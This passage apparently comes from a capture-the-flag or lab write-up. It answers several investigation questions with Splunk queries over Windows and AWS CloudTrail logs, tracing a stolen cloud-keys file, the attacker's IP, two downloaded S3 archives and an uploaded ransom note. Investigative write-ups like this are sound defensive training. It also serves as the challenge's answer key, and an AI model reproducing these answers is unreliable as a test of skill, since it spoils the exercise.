this is the attacker's machine

Answer: DESKTOP-J9PR0CO

10. What was the UNC path that likely contained AWS credentials?

In Q1 and Q5, we already saw that the attacker read files from `\\SRV-ITFS\Integrations`. To check the order of these commands, I searched for everything related to `ruche.dll` (all these commands were started by the beacon) and sorted the results by time

Query: *index=scenario ruche.dll*
| table _time, CommandLine
| sort - _time




The attacker read three files one by one: `cloud-key.json` (16:26:43), `cloud-keys.json` (16:27:13) and `cloud-keys.csv` (16:27:35). The csv file was the last one, and right after it the attacker moved on to the ransomware deployment with WMIC. Also, AWS access keys are downloaded from the AWS console as a .csv file, so this file most likely contained the credentials


Answer: \\SRV-ITFS\Integrations\cloud-keys.csv

11. From which IP address did the adversary access AWS?

We also have AWS CloudTrail logs. First, I checked the `user_name` field. `splunkuser` generates almost all events, and `AWSServiceRoleForResourceExplorer` is an AWS service role. The remaining user `deceptiuser` has only 26 events, so it is most likely the account whose keys were stolen



Then I filtered the events by this user and checked the `sourceIPAddress` field. All 26 events come from one IP address




Answer: 152.42.128.207

12. Which two sensitive files did the adversary exfiltrate from AWS?

Downloading files from S3 is logged as the `GetObject` event, so I filtered the events from the attacker's IP address by this event name

Query: *index=scenario sourcetype="aws:cloudtrail" 152.42.128.207 eventName=GetObject*
| table _time, requestParameters.key



The attacker downloaded `latest.tar.gz` at 18:07:38 and `beta.tar.gz` at 18:10:36

Answer: latest.tar.gz, beta.tar.gz

13. What file did the adversary upload to S3 in place of the wiped ones?

Here, I used the same query as in Q12, but with the `PutObject` event, which is responsible for uploading files

Query: *index=scenario sourcetype="aws:cloudtrail" 152.42.128.207 eventName=PutObject*
| table _time, requestParameters.key

```
1 index=scenario sourcetype="aws:cloudtrail" 152.42.128.207 eventName=PutObject
2 | table _time, requestParameters.key
```

✓ **2 events** (before 10/18/26 12:50:17.000 PM) No Event Sampling

Events Patterns **Statistics (2)** Visualization

Show: 20 Per Page Format Preview: On

_time	requestParameters.key
2025-10-24 18:14:46	YOU-HAVE-BEEN-PWNED.txt
2025-10-24 18:14:16	YOU-HAVE-BEEN-PWNED.txt

The attacker uploaded the same ransom-style file twice (18:14:16 and 18:14:46)
Answer: YOU-HAVE-BEEN-PWNED.txt